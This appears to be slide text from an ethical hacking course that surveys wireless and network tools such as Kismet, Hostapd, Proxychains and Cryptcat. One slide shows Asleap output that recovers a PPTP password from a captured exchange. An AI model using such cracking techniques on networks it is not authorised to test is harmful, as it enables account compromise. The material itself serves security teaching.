
- ⦿ Pearl utility that generates fake AP with random ESSID, BSSID (MAC), and channel assignments
- ⦿ Creates problem for the hackers to get the correct AP to work with
- ⦿ Syntax:

```
fakeap.pl --interface wlanX [--channel X] [--mac
XX:XX...] [--essid NAME] [--words
FILENAME] [--sleep N] [--vendors
FILENAME] [--wep N] [--key KEY] [--power
N]
```

# Wireless Tool : Gkismet

- ⊙ Kismet is an open source utility used for monitoring wireless network traffic
- ⊙ gkismet is a GUI front-end tool for kismet wireless sniffer, and cannot run independently
- ⊙ Displays more data on the screen at once
- ⊙ Easily connects to multiple instances of kismet


# Screenshot : Gkismet



# Wireless Tool : Gpsd


- ⦿ Service daemon that monitors one or more GPSes attached to a host computer through serial or USB ports
- ⦿ Multiple GPS client applications can share access to GPSes without loss of data
- ⦿ Responds to queries with a format that is substantially easier to parse

# Screenshot : Gpsd



# Wireless Tool : Gpsdrive

- ⦿ Gpsdrive is a car (bike, ship, plane) navigation system
- ⦿ Displaying your position on a map




# Wireless Tool : Hostapd

- ⊙ User space daemon for access point and authentication servers
- ⊙ Supports separate front-end programs
  - text-based front-end
  - hostapd\_cli
- ⊙ Implements
  - IEEE 802.11 access point management
  - IEEE 802.1X/WPA/WPA2/EAP Authenticators
  - RADIUS client
  - EAP server
  - RADIUS authentication server



# Wireless Tool : Wellenreite

- ◉ Wireless network discovery and auditing tool
- ◉ Easiest to use Linux scanning tool
- ◉ Discover networks (BSS/IBSS), and detects ESSID broadcasting or non-broadcasting networks and their WEP capabilities and the manufacturer automatically



# Wireless Tools: Wpasupplicant, Xsupplicant

## wpasupplicant

- ⊙ Provides key negotiation with the WPA Authenticator
- ⊙ Controls association with IEEE 802.11i networks

## xupplicant

- ⊙ Allows a workstation to authenticate with a RADIUS server using 802.1x and the EAP protocol
- ⊙ Used for computers with wired or wireless LAN connections
- ⊙ Supports dynamic assignment of WEP keys




# Ethical Hacking

Miscellaneous Tools

# Miscellaneous Tool : Asleap

- ⦿ Exposes the weaknesses in Cisco's LEAP protocol
- ⦿ Reads weak LEAP passwords from any wireless interface
- ⦿ Performs channel hopping to look for targets
- ⦿ Uses a dynamic database table and index to make lookups on large files



```
jwright@mercury:~/asleap
[jwright@mercury asleap]$ time ./asleap -r data/pptp.apc -f ../dict/words.db -n
../dict/words.idx
asleap 1.4 - actively recover LEAP/PPTP passwords. <jwright@hasborg.com>
Using the passive attack method.

Captured PPTP exchange information:
 username: scott
 auth challenge: e3a5d0775370bda51e16219a06b0278f
 peer challenge: 84c4b33e00d9231645598acf91c38480
 peer response: 565fe2492fd5fb88edaec934c00d282c046227406c31609b
 challenge: 7c00a1a403ca7df5
 hash bytes: 816b
 NT hash: 18073343f630b5f82c38c03437f2816b
 password: turquoise

real 0m0.261s
user 0m0.077s
sys 0m0.007s
[jwright@mercury asleap]$
```

# Miscellaneous Tools : Cryptcat, CryWrap

## Cryptcat

- ⦿ It is a Unix utility tool
- ⦿ Uses TCP or UDP protocols to read and write data across network connections
- ⦿ Encrypts the data being transmitted
- ⦿ Reliable back-end tool

## CryWrap


- ⦿ It is a Unix Utility tool
- ⦿ Uses TCP services such as POP3, IMAP, SMTP
- ⦿ Encrypts data using TLS/SSL
- ⦿ Works on the existing servers and doesn't require any modifications
- ⦿ It is a drop-in replacement for sslwrap

# Miscellaneous Tool : l2tpns

- ⊙ l2tpns is a layer 2 tunneling protocol network server
- ⊙ Supports up to 65535 concurrent sessions per server/cluster
- ⊙ Syntax: l2tpns [file] [hostname]

# Miscellaneous Tool : Netdiag

- ◉ It is command-line diagnostic tool
- ◉ Helps to isolate networking and connectivity problems
- ◉ Performs a series of tests to determine the state of a network client



```
C:\WINNT\system32\cmd.exe

C:\Program Files\Resource Kit>netdiag /?

Usage: netdiag [/Options]
/q - Quiet output (errors only)
/v - Verbose output
/l - Log output to NetDiag.log
/debug - Even more verbose.
/d:<DomainName> - Find a DC in the specified domain.
/fix - fix trivial problems.
/DcAccountEnum - Enumerate DC machine accounts.
/test:<test name> - tests only this test. Non - skippable tests will still b
e run
Valid tests are :-
Ndis - Netcard queries Test
IpConfig - IP config Test
Member - Domain membership Test
NetBTTransports - NetBT transports Test
Autonet - Autonet address Test
IpLoopBk - IP loopback ping Test
DefGw - Default gateway Test
NbtNm - NetBT name Test
WINS - WINS service Test
Winsock - Winsock Test
DNS - DNS Test
```

# Miscellaneous Tool : OpenSSL

- ⦿ OpenSSL is a cryptographic toolkit
- ⦿ Implements Secure Sockets Layer and Transport Layer Security network protocols
- ⦿ Uses various cryptography functions of OpenSSL's crypto library from the shell



# Miscellaneous Tool : Proxychains

- ⦿ Forces any TCP connection made by any TCP client to follow through proxy
- ⦿ Supports SOCKS4, SOCKS5 and HTTP CONNECT proxy servers

# Miscellaneous Tools: Rdesktop, Sslwrap

## Rdesktop

- ⦿ A Remote Desktop Protocol(RDP) Client for accessing Windows NT Terminal Server
- ⦿ Open source client for Windows NT Terminal Server and Windows 2000/2003 Terminal Services
- ⦿ Runs on most UNIX based platforms with the X Window System

## SslWrap

- ⦿ Program that wraps normal socket connections with SSL/TLS
- ⦿ Use TCP services such as POP3, IMAP, SMTP, and encrypts all of the data
- ⦿ Also encrypt data for services located on another computer

# Miscellaneous Tool : UDPTunnel

- ⦿ Program which can tunnel UDP packets bi-directionally over a TCP connection
- ⦿ Run in two modes: a client mode and a server mode